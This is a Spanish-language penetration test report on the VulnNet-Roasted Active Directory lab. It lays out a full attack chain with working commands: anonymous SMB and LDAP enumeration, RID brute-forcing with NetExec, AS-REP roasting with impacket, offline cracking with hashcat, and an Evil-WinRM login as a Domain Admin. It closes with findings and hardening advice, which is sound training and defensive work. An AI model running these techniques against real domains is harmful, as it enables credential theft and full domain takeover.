

Informe de Pentest — VulnNet-Roasted

1. Resumen ejecutivo

Se realizó una evaluación de seguridad sobre un entorno Windows Active Directory correspondiente al laboratorio **VulnNet-Roasted**.

El objetivo inicial fue identificar vulnerabilidades y vías de compromiso disponibles desde una posición externa con acceso únicamente a la dirección IP del objetivo.

La evaluación permitió obtener una **compromisión completa del dominio Active Directory**, partiendo de servicios expuestos y acceso SMB anónimo, continuando mediante enumeración de usuarios, AS-REP Roasting y recuperación de credenciales, hasta obtener acceso remoto mediante WinRM con una cuenta perteneciente al grupo **Domain Admins**.

La cadena de ataque principal fue:

```
Servicios expuestos
↓
SMB anónimo
↓
Enumeración de shares
↓
Información corporativa
↓
RID Enumeration
↓
Usuarios válidos de AD
↓
AS-REP Roasting
↓
Recuperación offline de credenciales
↓
Enumeración autenticada
↓
Obtención de credenciales adicionales
↓
WinRM
↓
a-whitehat
↓
Domain Admins
↓
Compromiso del dominio
```

Nivel de riesgo global: CRÍTICO

La vulnerabilidad más significativa es que una cuenta perteneciente a `Domain Admins` pudo ser comprometida a partir de información obtenible sin autenticación y de una configuración insegura de Kerberos.

2. Alcance

Objetivo

- Host: `10.128.191.70`
- Hostname: `WIN-2B08M10E1M1`
- Dominio: `vulnnet-rst.local`
- Sistema operativo identificado: Windows Server 2019 / Build 17763

La evaluación se realizó exclusivamente contra el laboratorio controlado indicado.

3. Reconocimiento inicial

Se realizó un escaneo mediante Nmap utilizando:

```
nmap -sCV <IP>
```

Se identificaron los siguientes servicios relevantes:

Puerto	Servicio	Observación
53	DNS	Simple DNS Plus
88	Kerberos	Microsoft Windows Kerberos
135	MSRPC	RPC de Windows
139	NetBIOS	SMB
389	LDAP	Active Directory
445	SMB	Microsoft-DS
464	Kerberos Password	kpasswd
636	LDAPS	LDAP sobre TLS
3268	Global Catalog	Active Directory
3269	Global Catalog SSL	Active Directory
5985	WinRM	Microsoft HTTPAPI
9389	.NET Message Framing	Servicio AD
49xxx	MSRPC	Servicios RPC dinámicos

La combinación de Kerberos, LDAP, Global Catalog y SMB permitió identificar el sistema como un **Domain Controller de Active Directory**.

Además, Nmap confirmó:

```
SMB signing enabled and required
```

y un desfase horario prácticamente inexistente, por lo que Kerberos era viable.

4. Enumeración LDAP

Se realizó una consulta anónima contra LDAP:

```
ldapsearch -x -H ldap://$IP -s base namingcontexts
```

El servidor respondió correctamente y reveló:

```
DC=vulnnet-rst,DC=local  
CN=Configuration,DC=vulnnet-rst,DC=local  
CN=Schema,CN=Configuration,DC=vulnnet-rst,DC=local  
DC=DomainDnsZones,DC=vulnnet-rst,DC=local  
DC=ForestDnsZones,DC=vulnnet-rst,DC=local
```

Posteriormente se comprobó que la enumeración del contenido del dominio mediante LDAP anónimo no estaba permitida.

El servidor respondió:

```
In order to perform this operation a successful bind must be completed
```

Por tanto, LDAP anónimo proporcionó información del RootDSE pero no permitió enumerar directamente los usuarios del dominio.

5. Enumeración SMB anónima

La enumeración de SMB mediante:

```
smbclient -L //$IP/ -N
```

permitió identificar los siguientes recursos:

```
ADMIN$  
C$  
IPC$  
NETLOGON  
SYSVOL  
VulnNet-Business-Anonymous  
VulnNet-Enterprise-Anonymous
```

Los dos últimos shares eran accesibles sin proporcionar credenciales.

Este comportamiento constituye una exposición de información innecesaria y proporcionó una vía de enumeración adicional.

6. Information Disclosure mediante shares

Se analizaron los shares:

```
VulnNet-Business-Anonymous  
VulnNet-Enterprise-Anonymous
```

Los documentos encontrados revelaron información sobre empleados y responsables internos.

Entre ellos:

- Alexa Whitehat
- Jack Goldenhand
- Tony Skid
- Johnny Leet

Ejemplos:

```
Business-Manager.txt  
Business-Sections.txt  
Enterprise-Safety.txt  
Enterprise-Sync.txt  
Enterprise-Operations.txt
```

Aunque estos documentos no contenían inicialmente contraseñas, proporcionaron nombres de usuarios potenciales que posteriormente pudieron correlacionarse con objetos reales de Active Directory.

7. Enumeración de usuarios mediante RID

Se utilizó NetExec para realizar enumeración de RIDs:

```
nxc smb $IP -u '' -p '' --rid-brute
```

El Domain Controller permitió identificar cuentas válidas, entre ellas:

```
a-whitehat  
j-goldenhand  
t-skid  
j-leet
```

Esto confirmó que la exposición SMB/RPC permitía obtener información sobre cuentas del dominio sin disponer inicialmente de credenciales privilegiadas.

8. AS-REP Roasting

Con los usuarios válidos identificados se comprobó la configuración de preautenticación Kerberos.

Se utilizó:

```
impacket-GetNPUsers vulnnet-rst.local/  
-dc-ip $IP  
-usersfile users.txt  
-request  
-no-pass
```

Se obtuvo material AS-REP asociado a la cuenta:

```
t-skid
```

El formato obtenido fue:

```
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:...
```

Esto demuestra que la cuenta era susceptible de **AS-REP Roasting**, debido a la ausencia de preautenticación Kerberos requerida.

9. Cracking offline

El material AS-REP se sometió a cracking offline utilizando Hashcat:

```
hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
```

El modo `18200` corresponde a:

Kerberos 5, etype 23, AS-REP

Hashcat informó:

Status: Cracked
Recovered: 1/1

Se recuperó la contraseña de la cuenta `t-skid`.

Las credenciales recuperadas se validaron posteriormente contra los servicios del dominio.

Nota: las contraseñas recuperadas se han omitido de este informe para evitar almacenar credenciales en claro innecesariamente.

10. Enumeración autenticada

Una vez obtenidas credenciales válidas, se continuó con la enumeración autenticada del entorno, donde con las credenciales de t-skid se encontro un script ResetPasswords con las credenciales:

```
a-whitehat
```

Las credenciales fueron validadas mediante WinRM.

11. Acceso remoto mediante WinRM

El servicio WinRM estaba expuesto en:

```
5985/tcp
```

Las credenciales de `a-whitehat` permitieron establecer una sesión mediante Evil-WinRM.

La sesión proporcionó acceso remoto al sistema Windows.

12. Identificación de privilegios

Desde la sesión WinRM se ejecutó:

```
whoami /priv
```

Se identificaron numerosos privilegios sensibles, incluyendo:

```
SeDebugPrivilege  
SeImpersonatePrivilege  
SeBackupPrivilege  
SeRestorePrivilege  
SeTakeOwnershipPrivilege  
SeLoadDriverPrivilege
```

Estos privilegios son relevantes desde el punto de vista de seguridad y podrían proporcionar diferentes vías de escalada local dependiendo de la configuración del sistema.

Sin embargo, no fue necesario utilizarlos para alcanzar el objetivo principal, ya que la cuenta ya pertenecía al grupo administrativo del dominio.

13. Compromiso de Domain Admin

Se ejecutó:

```
net user a-whitehat
```

El resultado confirmó:

```
Global Group memberships  
Domain Admins  
Domain Users
```

Por tanto, la cuenta comprometida:

```
a-whitehat
```

era miembro directo de:

Domain Admins

Esto representa un **compromiso completo del dominio Active Directory**.

No fue necesario realizar una escalada adicional a `NT AUTHORITY\SYSTEM` para demostrar impacto administrativo sobre el dominio.

14. Análisis adicional de ACL

Durante la evaluación se encontró el archivo:

`C:\Users\Administrator\Desktop\system.txt`

La enumeración del directorio era posible, pero la lectura directa del archivo fue rechazada.

La ACL mostró:

`NT AUTHORITY\SYSTEM:(F)`
`VULNNET-RST\Administrator:(F)`

El propietario era:

`BUILTIN\Administrators`

La cuenta comprometida disponía, entre otros, de:

`SeBackupPrivilege`
`SeRestorePrivilege`
`SeTakeOwnershipPrivilege`

Esto permitió demostrar la diferencia entre pertenencia a grupos administrativos, privilegios del token y permisos NTFS explícitos.

15. Intento de transferencia de payload

Durante la evaluación se intentó transferir un payload de prueba mediante `certutil`.

Windows Firewall se encontraba deshabilitado:

```
Domain False
Private False
Public False
```

Por tanto, el bloqueo observado no procedía del Firewall.

El sistema informó:


```
This script contains malicious content and has been blocked by your antivirus software.
```


El bloqueo correspondía al mecanismo antivirus/AMSI y no al Firewall.

No fue necesario desactivar las protecciones de seguridad para demostrar el compromiso del dominio.

16. Cadena de ataque completa

La cadena de compromiso identificada fue:





17. Hallazgos

CRÍTICO — Compromiso de una cuenta Domain Admin

Descripción:

Fue posible obtener credenciales de una cuenta perteneciente a `Domain Admins`.

Impacto:

Una cuenta Domain Admin comprometida permite ejercer control administrativo sobre los recursos y objetos del dominio, representando un compromiso crítico de Active Directory.

Evidencia:

```
a-whitehat
└─ Domain Admins
```

CRÍTICO — Cuenta vulnerable a AS-REP Roasting

Descripción:

La cuenta `t-skid` permitía obtener una respuesta AS-REP sin disponer de la contraseña debido a la ausencia de preautenticación Kerberos.

Impacto:

Un atacante puede obtener material criptográfico y realizar cracking offline sin generar intentos de autenticación repetidos contra el DC.

Evidencia:

```
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:...
```

ALTO — Enumeración de usuarios mediante SMB/RPC

Descripción:

La configuración del servicio SMB/RPC permitió enumerar usuarios mediante RID brute force.

Impacto:

Un atacante no autenticado puede obtener información sobre cuentas válidas y utilizarla para ataques posteriores contra Kerberos u otros servicios.

MEDIO — Shares SMB accesibles anónimamente

Descripción:

Los shares:

```
VulnNet-Business-Anonymous  
VulnNet-Enterprise-Anonymous
```

eran accesibles sin autenticación.

Impacto:

Permitieron obtener información interna sobre empleados y estructura organizativa, facilitando la identificación de cuentas de interés.

ALTO — Exposición de WinRM

Descripción:

WinRM estaba accesible remotamente mediante TCP/5985.

Impacto:

Una vez obtenidas credenciales válidas, fue posible obtener acceso remoto al sistema mediante Evil-WinRM.

ALTO — Exceso de privilegios en la cuenta comprometida

La cuenta comprometida disponía de múltiples privilegios sensibles:

```
SeDebugPrivilege
SeImpersonatePrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeLoadDriverPrivilege
```

La combinación de estos privilegios incrementa significativamente el impacto de una posible compromiso de la cuenta.

18. Recomendaciones

Kerberos / Active Directory

- Habilitar Kerberos preauthentication en todas las cuentas donde sea posible.
- Identificar y revisar cuentas con `DONT_REQ_PREAUTH`.
- Aplicar políticas de contraseñas robustas.
- Evitar contraseñas presentes en diccionarios públicos.
- Monitorizar solicitudes AS-REP anómalas.

SMB

- Deshabilitar acceso SMB anónimo cuando no sea estrictamente necesario.
- Restringir la enumeración de usuarios/RIDs.
- Revisar permisos de `SYSVOL` y `NETLOGON`.
- Revisar los shares personalizados y limitar el acceso según necesidad.
- Mantener SMB signing habilitado y obligatorio.

Cuentas privilegiadas

- Aplicar principio de mínimo privilegio.
- Evitar que cuentas de usuario ordinarias sean miembros permanentes de `Domain Admins`.
- Utilizar cuentas administrativas separadas de las cuentas de uso diario.
- Implementar controles como Protected Users cuando sean compatibles.
- Revisar periódicamente la pertenencia a grupos privilegiados.

WinRM

- Restringir WinRM a las estaciones y redes administrativas necesarias.

- Evitar exposición innecesaria del servicio a redes no confiables.
- Utilizar autenticación y controles de acceso adecuados.
- Monitorizar sesiones administrativas remotas.

Información compartida

- Eliminar información corporativa innecesaria de shares anónimos.
- Revisar periódicamente los permisos de SMB.
- Evitar publicar nombres completos y estructura organizativa cuando no sea necesario.
- Aplicar controles de acceso basados en necesidad de conocimiento.

19. Conclusión

La evaluación consiguió demostrar una **cadena de compromiso completa del dominio Active Directory**.

El ataque no dependió de una vulnerabilidad de ejecución remota contra el Domain Controller. En su lugar, combinó varias debilidades de configuración y exposición de información:

1. SMB anónimo.
2. Shares con información corporativa.
3. Enumeración de usuarios mediante RID.
4. Cuenta vulnerable a AS-REP Roasting.
5. Cracking offline de credenciales.
6. Enumeración autenticada.
7. Obtención de credenciales adicionales.
8. Acceso remoto mediante WinRM.
9. Compromiso de una cuenta perteneciente a `Domain Admins`.

La consecuencia final fue **compromiso administrativo del dominio**, por lo que la severidad global de la cadena debe considerarse **CRÍTICA**.

La mitigación prioritaria debería centrarse en eliminar el acceso SMB anónimo, restringir la enumeración de cuentas, corregir las cuentas susceptibles a AS-REP Roasting, aplicar una política de mínimo privilegio y retirar las cuentas de usuario normales del grupo `Domain Admins` cuando no exista una necesidad operacional justificada.